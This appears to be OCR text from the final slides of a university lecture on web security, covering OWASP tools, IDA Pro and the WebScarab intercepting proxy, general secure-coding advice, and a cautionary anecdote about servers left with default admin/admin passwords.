
OWASP provides a collection of open-source tools


Other tools include data flow analysis for executables (like IDAPro)

Web-Scarab tool: analysis of HTTP and HTTPS session

Acts as an interceptor proxy and analyzes all requests which originate from an application

Could be used for analyzing sessions, cookies





User can generate inputs and the tool can analyze if they are valid.

Although it is difficult to secure everything all the time !!

But the following definitely helps:

- Good coding practices
- Learning from mistakes
- Being security conscious
- Considering how an attacker can harm…

At any time, you can find N number of PCs at CMU with default login passwords (admin/admin) for their tomcat servers.

Well we are not alone:

Until recently the login/password for Indian tax portal (http://incometaxindia.gov.in) was admin/admin

Thanks !!

Vishal Dwivedi
vdwivedi@cs.cmu.edu